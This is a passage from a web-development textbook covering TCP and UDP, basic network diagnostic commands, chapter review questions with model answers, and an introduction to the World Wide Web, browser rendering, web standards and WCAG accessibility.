Each IP packet carries a *time-to-live* (TTL) value, which every router decreases by one. If it reaches zero, the router discards the packet and sends an ICMP "time exceeded" message back. This prevents packets from circling forever when routing tables are inconsistent — and, as we will see, it is also how `traceroute` discovers the routers on a path.

1.8 Transport: TCP and UDP

IP delivers packets on a best-effort basis: they may be lost, duplicated or reordered. The transport layer offers applications two very different services on top of that.

1.8.1 TCP — reliable, ordered byte streams

The **Transmission Control Protocol** (TCP) gives applications the illusion of a reliable pipe: bytes written at one end arrive at the other end, complete, uncorrupted and in the same order. TCP achieves this with several mechanisms.

Connection set-up. Before data flows, the two sides perform a *three-way handshake* to agree on initial sequence numbers (Figure 1.7).

Sequence numbers. Every byte is numbered, so the receiver can put segments back in order and detect duplicates.

Acknowledgements and retransmission. The receiver sends *acknowledgements* (ACKs) stating which bytes have arrived. If the sender does not receive an ACK within a timeout, or sees signs of loss, it retransmits the missing data.

Checksums. Each segment carries a checksum so corrupted data is detected and discarded.

Flow control. The receiver advertises how much buffer space it has (the *window*), so a fast sender cannot overwhelm a slow receiver.

Congestion control. TCP starts slowly and increases its sending rate until it detects loss or rising delay, then backs off. This lets millions of connections share the Internet fairly and prevents collapse when links are overloaded.

Orderly close. When finished, each side sends a FIN segment and the other acknowledges it.




Figure 1.7. The TCP three-way handshake. One round trip is spent before any application data is sent.

➤ The three-way handshake

1. The client sends a segment with the SYN (*synchronise*) flag and a random initial sequence number x.
2. The server replies with SYN and ACK flags: it acknowledges $x+1$ ("I expect your next byte to be number $x+1$") and chooses its own initial sequence number y.
3. The client acknowledges $y+1$. Both sides now know each other's sequence numbers, and the connection is established.

Because the handshake costs one round trip before the first byte of data, opening a new TCP connection to a distant server is noticeably slow. Web protocols therefore try to reuse connections (Chapter 4).

1.8.2 UDP — fast, best-effort datagrams

The **User Datagram Protocol** (UDP) adds almost nothing to IP except port numbers and a checksum. There is no handshake, no acknowledgement, no retransmission and no ordering: each datagram is sent immediately and may or may not arrive. This makes UDP very light and fast, and gives applications full control over timing.

UDP is the right choice when *late data is useless data*. In a video call, a packet of audio that arrives half a second late is worse than one that never arrives, because the conversation has moved on; the application simply skips it. UDP is also used for DNS queries (one small question and one small answer, where retrying is cheap), for online games that send position updates many times per second, and as the basis of the modern QUIC protocol used by HTTP/3 (Chapter 4), which builds its own reliability on top of UDP.

Table 1.6. Choosing between TCP and UDP.

Feature	TCP	UDP
Connection	Connection-oriented (handshake)	Connectionless
Reliability	Guaranteed delivery, retransmission	Best-effort; may lose data
Ordering	In order	No ordering
Flow/congestion control	Yes	No (application's responsibility)
Header size	20+ bytes	8 bytes
Typical uses	Web (HTTP/1.1, HTTP/2), email, file transfer, database connections	DNS, voice and video calls, live streaming, games, QUIC/HTTP/3

✗ Common Mistake

Wrong. "UDP is unreliable, so it is a worse protocol than TCP."

Why it fails. Reliability has a price: retransmitting lost data adds delay, and ordering forces later data to wait for earlier data (*head-of-line blocking*). For real-time applications that price is too high.

Correct. TCP and UDP make different trade-offs. Choose TCP when every byte must arrive (files, web pages, transactions); choose UDP when timeliness matters more than completeness, or when the application wants to implement its own reliability.

1.9 Investigating the Network Yourself

Every operating system includes simple tools for looking at the network. Try the following commands in a terminal (Command Prompt or PowerShell on Windows, Terminal on macOS and Linux).

Terminal | Your own addresses

```
ipconfig /all        # Windows: IP address, subnet mask, default gateway, DNS
    ↪ servers
ip addr              # Linux (ifconfig on older systems and macOS)
```

Look for your IPv4 address (probably a private address such as `192.168.x.x`), your default gateway (your router) and, if present, an IPv6 address.

Terminal | Reachability and round-trip time

```
ping -c 4 example.com     # Linux/macOS: send 4 ICMP echo requests (Windows: ping
    ↪ example.com)
```

➤ Sample output

```
PING example.com (93.184.215.14): 56 data bytes
64 bytes from 93.184.215.14: icmp_seq=0 ttl=52 time=231.4 ms
64 bytes from 93.184.215.14: icmp_seq=1 ttl=52 time=229.8 ms
--- example.com ping statistics ---
```

```
4 packets transmitted, 4 packets received, 0.0% packet loss
round-trip min/avg/max = 229.8/230.6/231.4 ms
```

➤ How it works

`ping` sends ICMP *echo request* packets and measures how long each *echo reply* takes. The `time` values are round-trip times; `ttl` is the remaining time-to-live of the reply. A high RTT usually means distance (the server is on another continent) or congestion; packet loss suggests an overloaded or faulty link. Some servers deliberately ignore pings, so no reply does not always mean the server is down.

Terminal | The path your packets take

```
tracert example.com       # Windows
traceroute example.com    # Linux/macOS
```

➤ How it works

`traceroute` exploits the TTL field. It sends a packet with TTL 1; the first router decrements it to zero, discards it and returns "time exceeded", revealing its address. Then it sends a packet with TTL 2 to discover the second router, and so on until the destination replies. The output lists each hop and its RTT. Watch for large jumps in time: a jump from about 40 ms to about 200 ms usually marks the point where the path crosses an ocean.

Terminal | Names to addresses

```
nslookup example.com      # ask DNS for the address of a name (Chapter 3)
```

Real-World Case: Why does the video call glitch while the download never corrupts?

Scenario. During an online class on a weak mobile connection, the lecturer's video freezes for a moment and a few words are lost, yet the lecture slides you download at the same time open perfectly.

Problem. Both flows share the same congested network. Why do they behave so differently?

Analysis. Video-call applications (for example those built on WebRTC) mostly send media over **UDP**. When a packet is lost, resending it would bring audio from half a second ago — useless in a live conversation — so the application conceals the gap and plays on. The slide download uses HTTP over **TCP**: every missing segment is detected through sequence numbers and acknowledgements, and is retransmitted. The file arrives complete; it just takes a little longer.

Solution. Choose the transport by asking: *is late data still useful?* If yes (files, web pages, bank transactions), use TCP. If no (live audio and video, game positions), use UDP and design the application to tolerate loss.

Lesson. "Reliable" and "fast" are a trade-off, not a free choice. Newer protocols such as QUIC (used by HTTP/3) run over UDP but add their own, smarter reliability to get the benefits of both.

Chapter Summary

- A computer network connects nodes through links, switches (within a network) and routers (between networks). Networks are classified by scope as PAN, LAN, MAN and WAN.
- The Internet is a global network of independently owned networks that use TCP/IP. Access ISPs, national carriers and tier-1 networks exchange traffic by transit and peering, often at Internet Exchange Points. Its physical backbone is mostly optical fibre, including submarine cables.
- The Internet grew from ARPANET (1969); TCP/IP (1974, adopted 1983) let different networks interconnect. Its open, decentralised standards (IETF RFCs) let anyone build on it.
- Packet switching splits data into independently routed packets that share links. It is efficient and resilient, but introduces variable delay, loss and reordering. Delay has processing, queuing, transmission and propagation components.
- Protocols define message formats and rules. Networking is layered: application, transport, internet and network-access layers in the TCP/IP model (seven layers in OSI). Each layer adds a header — encapsulation.
- IPv4 uses 32-bit addresses and has run out; private addresses with NAT stretch it. IPv6 uses 128-bit addresses. Ports identify programs; IP address plus port form a socket.
- Routers forward packets hop by hop using routing tables; BGP connects the Internet's autonomous systems. The TTL field prevents endless loops.
- TCP provides reliable, ordered, congestion-controlled streams after a three-way handshake; UDP provides fast, best-effort datagrams for real-time uses.
- `ipconfig/ip`, `ping`, `traceroute` and `nslookup` let you observe the network directly.

Key Terms

computer network
node / host
switch
router
modem
LAN, WAN
topology
Internet
ISP
transit, peering
IXP
submarine cable
ARPANET
TCP/IP
RFC
circuit switching
packet switching
packet
round-trip time
protocol
layer
OSI model
encapsulation
MAC address
IP address
IPv4
IPv6
CIDR prefix
private address
NAT
DHCP
port number
socket
routing table
default route
BGP
TTL
TCP
three-way handshake
acknowledgement
congestion control
UDP
ICMP

Review Questions

1. Explain the roles of a switch, a router and a modem in a home network.
2. Describe three ways in which networks connect to each other on the Internet.
3. Why did ARPANET's designers choose packet switching?
4. List the four components of packet delay and state which one varies most with network load.
5. Name the four layers of the TCP/IP model and give one protocol for each.
6. What information does the IP header contain that the TCP header does not, and vice versa?
7. Convert `10.1.2.3` to binary. Is it a public or a private address?
8. How does NAT allow several devices to share one public IP address? Give one disadvantage.
9. Shorten the IPv6 address `2001:0db8:0000:0000:0000:0000:0000:0001`.
10. Why does a server need port numbers in addition to an IP address?
11. Describe what happens during the TCP three-way handshake.
12. Explain how `traceroute` uses the TTL field.

Exam-Style Questions

1. **[5 marks]** Compare circuit switching and packet switching with respect to path set-up, use of capacity, delay and behaviour under failure. Which is used by the Internet, and why?
2. **[6 marks]** With a labelled diagram, explain encapsulation as an HTTP request travels from a browser to a web server. Name the data unit at each layer.
3. **[5 marks]** Which transport protocol would you choose for (a) submitting an online exam, (b) a live cricket stream, (c) a multiplayer game, (d) downloading a software update, (e) a DNS query? Justify each answer in one sentence.
4. **[4 marks]** Your laptop has address `192.168.0.105`. Explain how a reply from a web server on the Internet reaches it.

Model answer to Question 1. In circuit switching a dedicated path is reserved between sender and receiver before communication begins and remains reserved until it ends; in packet switching no path is reserved and each packet is forwarded independently. Circuit switching therefore wastes capacity when a connection is idle, whereas packet switching shares links among all users and uses capacity efficiently, which suits bursty computer traffic. Circuit switching offers a constant delay once connected; packet switching has variable delay because packets queue at busy routers. If a link fails, a circuit is broken and must be re-established, whereas packets are simply routed along another path. The Internet uses packet switching because computer traffic is bursty and because resilience to failures was a design goal; the resulting loss and reordering are corrected at the end hosts by TCP.

Model answer to Question 4. The laptop's private address is not routable on the Internet, so when it sent the request the home router performed NAT: it replaced the source address `192.168.0.105` and source port with its own public address and a chosen port, and recorded the mapping. The server replies to that public address and port. The ISP's routers forward the reply to the home router using its public address; the router looks up the mapping, rewrites the destination back to `192.168.0.105` and the original port, and delivers the packet on the local network.

Answers to Check Your Understanding

1. A switch forwards frames between devices on the same local network using MAC addresses; a router forwards packets between different networks using IP addresses.
2. Because it is made of many independently owned networks, joined by routers, that agree to use the same protocols (TCP/IP).
3. Traffic between the connected networks is exchanged directly and locally, which is faster and usually cheaper than sending it through paid transit providers.
4. Web traffic is bursty; a reserved circuit would sit idle most of the time, and each new connection would need circuit set-up.
5. Variable delay (queuing), packet loss and out-of-order delivery. They are handled at the end hosts, mainly by TCP.
6. $12\,000\ \text{bits} / 10\,000\,000\ \text{bit/s} = 1.2\ \text{ms}$.
7. (a) Internet (network) layer — IP; (b) transport layer — ports in TCP/UDP; (c) network access (physical) layer.
8. Routers only need the IP header to forward packets. Understanding the application data is the job of the end hosts; keeping routers simple is a core design principle of the Internet.

CHAPTER 2

The World Wide Web: Browsers, Standards and Accessibility

Learning Outcomes — **Course Outcome: CO1**

After studying this chapter you should be able to:

- define the World Wide Web and distinguish it clearly from the Internet;
- explain the three inventions — HTML, URLs and HTTP — on which the Web is built;
- outline the history of the Web from its invention at CERN to the present;
- describe the main components of a web browser and the steps it follows to display a page;
- distinguish static from dynamic websites, and web pages from web applications;
- compare Web 1.0, Web 2.0, Web 3.0 and the emerging ideas described as Web 4.0;
- explain why web standards matter and name the organisations that produce them;
- apply the WCAG principles (POUR) and conformance levels to evaluate the accessibility of a page.

Chapter 1 described the Internet: the global infrastructure that moves packets between computers. Most people, however, never think about packets. What they use is the *Web* — pages, links, search, shopping, social media, online classes. This chapter explains what the Web is, where it came from, how a browser turns a file of text into a page on the screen, and the standards that make one web page work in every browser and for every user, including users with disabilities.

2.1 What Is the World Wide Web?

Definition — World Wide Web

The **World Wide Web** (WWW, or simply *the Web*) is an information system in which documents and other resources are identified by URLs, can be linked to each other by hypertext links, and are transferred over the Internet using the HTTP protocol, to be displayed by programs called web browsers.

The Web was proposed by Tim Berners-Lee, a British scientist working at CERN, the European particle-physics laboratory near Geneva, in 1989. CERN had thousands of researchers producing documents on many incompatible computer systems, and finding information was difficult.

Berners-Lee combined three simple ideas that remain the foundation of the Web today:

1. **A document format with links** — the **HyperText Markup Language** (HTML), in which a document can contain *hyperlinks* to any other document.
2. **A universal naming scheme** — the **Uniform Resource Locator** (URL), which gives every document and resource a unique address such as `https://www.example.com/courses/web.html`.
3. **A protocol to fetch documents** — the **HyperText Transfer Protocol** (HTTP), which a program uses to request a resource by its URL from a server and receive it.

A program that uses HTTP to fetch documents and displays HTML is a **web browser**; a program that answers HTTP requests is a **web server**. Parts II and III of this book are about HTML (and CSS, which was added later); Chapters 3 and 4 are about URLs and HTTP.

2.1.1 Hypertext

Hypertext is text that contains links to other text. The idea is older than the Web — Vannevar Bush imagined a hypertext-like machine in 1945, and Ted Nelson coined the word in the 1960s — but earlier hypertext systems were closed: links could only point to documents inside the same system. Berners-Lee's crucial step was to make links *universal*. Any document on any server anywhere in the world can link to any other, without asking permission and without a central index. That openness is what made the Web grow explosively.

2.1.2 The Internet and the Web are not the same thing

The words are often used interchangeably, but they refer to different layers. The Internet is the *infrastructure*: cables, routers, IP addresses and the TCP/IP protocols. The Web is *one service* that runs on that infrastructure. Email, file transfer, voice calls, online games and many mobile apps also use the Internet without being part of the Web.




Figure 2.1. The Web is one service among many that run on top of the Internet.

A helpful analogy from the course slides is a bookshop: the Internet is the shop — the building, shelves and staff — while the Web is the collection of books on the shelves. Another is a road network: the Internet is the roads, and the Web is one kind of vehicle that travels on them.

✗ Common Mistake

Wrong. "My Internet is down — I can't open Facebook, but WhatsApp still works."

Why it fails. If one service works and another does not, the Internet connection itself is probably fine. The problem is more likely with the particular website, its DNS name, or the browser.

Table 2.1. The Internet and the World Wide Web compared.

Aspect	Internet	World Wide Web
What it is	A global network of networks	A system of linked documents and resources
Nature	Infrastructure; mostly hardware and routing protocols	A service; mostly software (browsers, servers, HTML)
Origin	ARPANET, 1969	Tim Berners-Lee at CERN, proposed 1989
Core protocols	IP, TCP, UDP	HTTP/HTTPS, together with HTML and URLs
Identifies things by	IP addresses	URLs
Relationship	The larger system	One application that uses the Internet
Example without the other	Email works without the Web	—

Correct. Distinguish the layers when diagnosing: can you `ping` an address (Internet)? Does the name resolve (DNS)? Does the site load in another browser (Web)?

2.2 A Short History of the Web

1989–1991: invention at CERN

Berners-Lee wrote his proposal, "Information Management: A Proposal", in March 1989. By the end of 1990 he had written the first web server, the first browser (called *WorldWideWeb*, which was also an editor) and the first web pages. In 1991 the Web was opened to the public, and in 1993 CERN placed the Web's software in the public domain, free for anyone to use.

1993–1995: graphical browsers

Mosaic, developed at the US National Center for Supercomputing Applications, displayed images inside pages and ran on ordinary personal computers. It made the Web attractive to non-specialists. Its developers went on to create *Netscape Navigator* (1994), and the number of websites grew from hundreds to hundreds of thousands.

1994: the W3C

Berners-Lee founded the World Wide Web Consortium to develop open standards, so that the Web would not split into incompatible versions controlled by single companies.

1995–2001: the "browser wars"

Netscape and Microsoft's Internet Explorer competed by adding incompatible features. Developers had to build separate versions of pages for each browser. JavaScript (1995) and CSS (1996) were born in this period.

2004–today: the modern Web

Firefox (2004) and Chrome (2008) revived competition around standards and speed. AJAX made web applications such as Gmail and Google Maps feel like desktop software; smartphones (2007 onwards) made the Web mobile; HTML5 and CSS3 replaced plug-ins such as Flash with open standards. Browsers now update automatically every few weeks — the *evergreen* model.

2.3 How a Web Browser Works

A browser is one of the most complex programs on your computer. Understanding its main parts explains many things you will meet later: why a missing closing tag rarely breaks a page, why large scripts slow down loading, and why some CSS changes are cheaper than others.

2.3.1 Components of a browser

User interface the address bar, back and forward buttons, tabs and menus.

Networking resolves domain names (DNS), opens TCP or QUIC connections, performs the TLS handshake and sends HTTP requests (Chapters 3 and 4).

Rendering engine parses HTML and CSS and draws the page. The main engines today are **Blink** (Chrome, Edge, Opera and most Android browsers), **Gecko** (Firefox) and **WebKit** (Safari, and all browsers on iPhone).

JavaScript engine runs scripts: **V8** in Chromium browsers, **SpiderMonkey** in Firefox and **JavaScriptCore** in Safari (Part IV).

Storage cookies, local storage, IndexedDB and the HTTP cache (Chapters 22 and 33).

Developer tools the panels you open with `F12`, which let you inspect everything the browser is doing.

2.3.2 From URL to pixels: the rendering pipeline

When you type a URL and press Enter, the browser performs a sequence of steps.




Figure 2.2. The browser's rendering pipeline, simplified.

1. **Fetch.** The networking component resolves the domain name, connects to the server and requests the HTML document.
2. **Parse HTML into the DOM.** The HTML parser reads the document from top to bottom and builds the **Document Object Model** (DOM), a tree of objects representing every element (Chapter 17). HTML parsers are deliberately forgiving: they repair missing or misplaced tags according to rules in the HTML standard rather than refusing to display the page.
3. **Fetch sub-resources.** As the parser meets `<link rel="stylesheet">`, `<script>` and `<img>` elements, it requests those files too. A plain `<script>` pauses parsing until the script has downloaded and run — which is why scripts are usually placed at the end of the page or marked `defer` (Chapter 14).

4. **Parse CSS into the CSSOM.** Style sheets are parsed into the CSS Object Model.
5. **Build the render tree.** The DOM and CSSOM are combined into a tree of the visible elements with their computed styles (elements with `display: none` are left out).
6. **Layout.** The engine calculates the exact size and position of every box on the page for the current window width.
7. **Paint and composite.** Boxes are drawn into layers of pixels — text, colours, borders, images — and the layers are combined on the screen, often by the graphics card.

When JavaScript later changes the DOM or styles, parts of this pipeline run again. Changing an element's width forces layout, paint and composite; changing only `transform` or `opacity` can often skip layout and paint. Chapter 33 uses this to make pages fast.

2.3.3 Static and dynamic websites

Static website Every visitor receives the same pre-written files (HTML, CSS, images) stored on the server. Static sites are fast, cheap to host and secure, and are ideal for portfolios, documentation and simple company sites.

Dynamic website Pages are generated at the moment they are requested by a program running on the server — written in PHP, Python, JavaScript (Node.js) or another language — usually using data from a database. The content can differ for every user: your inbox, your results, your shopping cart (Part V).

A **web application** goes further: it lets users *do* things — write documents, manage accounts, edit photos — rather than only read. The line between "website" and "web application" is blurry, but the more interaction and state a system has, the more it is an application.

✔ Check Your Understanding

1. Name the three inventions that make up the Web and say what each one does.
2. Which browser component builds the DOM, and which runs JavaScript?
3. Why does a large script placed in the `<head>` without `defer` delay the appearance of a page?

2.4 The Evolution of the Web

Commentators describe the Web's history in "versions". These are not official releases — nobody switched the Web from 1.0 to 2.0 on a particular day — but they are useful labels for how people have used the Web in different periods.




Figure 2.3. The evolution of the Web.

2.4.1 Web 1.0 — the read-only Web (1990s to early 2000s)

The early Web was a library. Organisations and enthusiasts published pages; everyone else read them. Pages were written by hand in HTML (HTML 3.2 was the common version), styled with little or no CSS, and decorated with static images and animated GIFs. There were no logins, comments, likes or shares; interaction was limited to following links and occasionally filling in a form that emailed its contents to the site owner. Personal homepages, online encyclopaedias and the first search engines belong to this period.

2.4.2 Web 2.0 — the read–write, social Web (2000s to present)

The term *Web 2.0*, popularised in 2004, describes a Web in which users are also authors.

- **User-generated content:** blogs, wikis, forums, social networks, video-sharing and review sites — the content *is* the users' contributions.
- **Rich, interactive applications:** JavaScript and AJAX (Chapter 31) let pages update without reloading, so web applications began to rival desktop software.
- **Platforms and APIs:** services expose APIs (Chapter 30) so that others can build on them — maps embedded in delivery apps, "Log in with Google" buttons.
- **Cloud services and mobile:** e-mail, documents, photos and streaming moved to the cloud and onto smartphones.
- **Technologies:** JavaScript, AJAX, JSON APIs, HTML5, CSS3 and content-management systems such as WordPress and Joomla.

Web 2.0 also brought concerns that are still with us: a few large platforms control much of the content, users' personal data became a business asset, and misinformation can spread quickly.

2.4.3 Web 3.0 — the semantic, intelligent and decentralised Web

The label *Web 3.0* is used for two related ideas.

- The **Semantic Web**, proposed by Berners-Lee, in which data carries machine-readable meaning so that software can understand and combine information from different sites. Its practical legacy includes structured data (`schema.org` markup, Chapter 7) that lets search engines show recipes, events and products as rich results, and knowledge graphs behind voice assistants.
- **Web3** (often written without a space), which proposes decentralised applications built on blockchains, where users hold their own data and assets in digital wallets and smart contracts replace some central intermediaries. It remains controversial, with ongoing debate about its practical uses, costs and risks.

Artificial intelligence and machine learning now run through both: personalised recommendations, semantic search that understands meaning rather than matching keywords, and conversational assistants. Technologies associated with this period include AI and ML services, WebAssembly (Chapter 34), GraphQL, and blockchain platforms.

2.4.4 Web 4.0 and beyond

Web 4.0 is a loosely defined vision rather than a technology: a Web of intelligent agents that act on a user's behalf, blended with the physical world through the Internet of Things, augmented and virtual reality, and always-on connectivity. Treat it as a direction of travel.

Table 2.2. Web 1.0, 2.0 and 3.0 compared.

Aspect	Web 1.0	Web 2.0	Web 3.0
User role	Reader	Reader and author	Reader, author and owner
Content	Static pages by site owners	User-generated, dynamic	Machine-readable, personalised
Typical technology	HTML, basic CSS, GIFs	JavaScript, AJAX, APIs, HTML5/CSS3, CMSs	AI/ML, structured data, WebAssembly, blockchain
Examples	Personal homepages, early directories	Social networks, wikis, video sharing	Semantic search, AI assistants, decentralised apps

2.4.5 Challenges of the modern Web

Three challenges appear throughout this book because they have accompanied every stage of the Web's evolution:

- **Security and privacy** — cyber-attacks, data breaches, tracking and fraud (Chapter 32);
- **Accessibility and inclusion** — making sure everyone can use the Web, whatever their abilities, device or connection (Section 2.6);
- **Performance** — delivering fast, mobile-friendly experiences on slow networks and inexpensive phones (Chapter 33).

2.5 Web Standards

Definition — Web standards

Web standards are formal specifications and best practices that define how web technologies such as HTML, CSS, JavaScript and HTTP must behave, so that websites work consistently across browsers and devices and are accessible to everyone.

2.5.1 Why standards matter

During the browser wars of the late 1990s, developers wrote separate code for each browser and displayed badges such as "Best viewed in Netscape". Standards ended that. When every browser implements the same specification, one page works everywhere. Standards bring:

- **Interoperability and consistency** — the same code behaves the same in Chrome, Firefox and Safari, on phones and desktops;
- **Accessibility** — standard, semantic markup can be interpreted by assistive technologies;

- **Longevity** — pages written to standards in the 1990s still display today;
- **Search visibility and performance** — clean, standard markup is easier for search engines to understand and for browsers to render quickly.

2.5.2 Who makes the standards

Table 2.3. Organisations that develop web standards.

Organisation	Responsible for
W3C (World Wide Web Consortium)	CSS, accessibility guidelines (WCAG), many web APIs; founded by Tim Berners-Lee in 1994
WHATWG (Web Hypertext Application Technology Working Group)	The HTML Living Standard and the DOM, URL and Fetch standards; formed by browser makers in 2004
IETF (Internet Engineering Task Force)	Internet protocols: HTTP, TLS, TCP, IP, DNS, published as RFCs
Ecma International (committee TC39)	ECMAScript, the standard for JavaScript

Since 2019, the W3C and WHATWG have agreed that the WHATWG maintains the single, continuously updated HTML and DOM standards. Standards are developed in public, with browser makers, companies, experts and the public commenting on drafts. A W3C specification, for example, moves through stages — Working Draft, Candidate Recommendation, Proposed Recommendation — before becoming a *W3C Recommendation*, and must have working implementations before it is finalised.

2.5.3 Standards in daily practice

- **Validate your code** with the W3C Markup Validation Service (`validator.w3.org`) and CSS validator.
- **Check browser support** before using a new feature, on sites such as `caniuse.com` and in the compatibility tables of MDN Web Docs.
- **Use progressive enhancement**: build a page that works with basic HTML, then add CSS and JavaScript features on top, so older browsers and failing scripts still leave a usable page.
- Examples of standards-based best practice you will learn in this book include semantic HTML elements such as `<header>`, `<nav>` and `<article>` (Chapter 7); Flexbox and Grid for layout (Chapter 10); and media queries for responsive design (Chapter 11).

2.6 Web Accessibility

> *"The power of the Web is in its universality. Access by everyone regardless of disability is an essential aspect."*
>
> — *Tim Berners-Lee*

Definition — Web accessibility

Web accessibility (often abbreviated *a11y*: "a", eleven letters, "y") means that websites and tools are designed and built so that people with disabilities can perceive, understand, navigate and interact with them, and contribute to them.

2.6.1 Who benefits

The World Health Organization estimates that about one person in six lives with a significant disability. Accessibility matters for people with:

- **visual impairments** — blindness, low vision, colour blindness;
- **hearing impairments** — deafness and hard of hearing;
- **motor impairments** — difficulty using a mouse, tremors, paralysis;
- **cognitive and learning disabilities** — dyslexia, attention difficulties, memory impairments.

It also helps everyone else. Disabilities can be *permanent* (a person who is blind), *temporary* (a broken arm) or *situational* (bright sunlight on a phone screen, a noisy bus without headphones, holding a baby in one arm). Captions help people watching videos in a quiet library; good contrast helps people outdoors; keyboard shortcuts help power users.

2.6.2 Assistive technologies

People with disabilities use **assistive technologies** to interact with computers:

- **screen readers** (NVDA and JAWS on Windows, VoiceOver on Apple devices, TalkBack on Android) read the content of the page aloud and let users jump between headings, links and form fields;
- **screen magnifiers** enlarge part of the screen;
- **refreshable Braille displays** convert text to Braille;
- **switch devices, eye tracking and voice control** replace the mouse and keyboard;
- **keyboard-only navigation** with the Tab, Shift+Tab, Enter and arrow keys.

Assistive technologies depend on the *meaning* of the markup. A `<button>` element is announced as "button" and can be pressed with the keyboard; a `<div>` styled to look like a button is announced as nothing at all and cannot be reached with the Tab key. Much of accessibility is therefore simply writing correct HTML.

2.6.3 WCAG and the POUR principles

The **Web Content Accessibility Guidelines** (WCAG), published by the W3C's Web Accessibility Initiative (WAI), are the international standard for web accessibility. Version 2.0 appeared in 2008, 2.1 in 2018 and 2.2 in 2023; each version adds to the previous one. WCAG is organised under four principles, remembered as **POUR**.

Perceivable Information must be presentable in ways users can perceive. Provide text alterna-



Figure 2.4. The four WCAG principles (POUR).

tives (`alt` text) for images; captions and transcripts for audio and video; sufficient colour contrast; and content that can be enlarged without breaking. Never use colour as the only way to convey information — a red border on an invalid field should be accompanied by an error message.

Operable Users must be able to operate the interface. Everything must work with a keyboard; focus must be visible; users must have enough time to read and act; nothing should flash more than three times per second (which can trigger seizures); and navigation aids such as headings and "skip to content" links help users find their way.

Understandable Content and operation must be understandable. Use clear language; declare the page's language (`<html lang="en">`); make navigation consistent; label every form field; and explain errors and how to fix them.

Robust Content must work reliably with current and future user agents, including assistive technologies. Use valid, semantic HTML and, where custom widgets are unavoidable, correct ARIA attributes (Chapter 7).

2.6.4 Conformance levels

Each WCAG *success criterion* is assigned a level:

Level A The minimum. Example: every image has a text alternative; all functionality is available from a keyboard.

Level AA The level required by most laws and policies. Example: a contrast ratio of at least 4.5:1 for normal text; visible keyboard focus; text can be resized to 200%.

Level AAA The highest level, not always achievable for all content. Example: sign-language interpretation for pre-recorded video; contrast of at least 7:1.

A page conforms at a level only if it satisfies *all* criteria of that level and the levels below. In practice, organisations aim for WCAG 2.1 or 2.2 Level AA.

2.6.5 Accessible and inaccessible markup

HTML | Inaccessible version

```
<div class="btn" onclick="addToCart()"><img src="cart.png"></div>
<input type="text" placeholder="Email">
<p style="color:#bbb">Offer ends today</p>
```

HTML | Accessible version

```html
<button type="button" onclick="addToCart()">
  <img src="cart.png" alt=""> Add to cart
</button>
<label for="email">Email</label>
<input type="email" id="email" name="email" autocomplete="email">
<p class="notice">Offer ends today</p>   <!-- styled with sufficient contrast in CSS
    ↪  -->
```

➤ **How it works**

- The `<button>` is focusable with the Tab key, can be activated with Enter or Space, and is announced as "Add to cart, button". The cart image is decorative because the text already says what the button does, so it has an empty `alt`.
- The `<label>` gives the input an accessible name that screen readers announce and that stays visible after the user starts typing (a placeholder disappears).
- The pale grey text in the first version has a contrast ratio of about 1.9:1 on white, far below the 4.5:1 required at Level AA.

2.6.6 Testing accessibility

1. **Keyboard test.** Put the mouse aside and use Tab, Shift+Tab, Enter, Space and the arrow keys. Can you reach and use everything? Can you always see where the focus is?
2. **Automated checks.** Run Lighthouse (built into Chrome's developer tools) or the axe extension. They find problems such as missing `alt` text, low contrast and missing labels — but only a fraction of all possible problems.
3. **Screen-reader test.** Try NVDA (free, Windows) or VoiceOver (built into macOS and iOS). Listen to how the page is announced, and navigate by headings.
4. **Zoom and reflow.** Zoom to 200% and to a phone-width window; content should remain usable without horizontal scrolling.

2.6.7 Why accessibility matters

- **Ethical**: access to information and services is a human right, recognised in the UN Convention on the Rights of Persons with Disabilities.
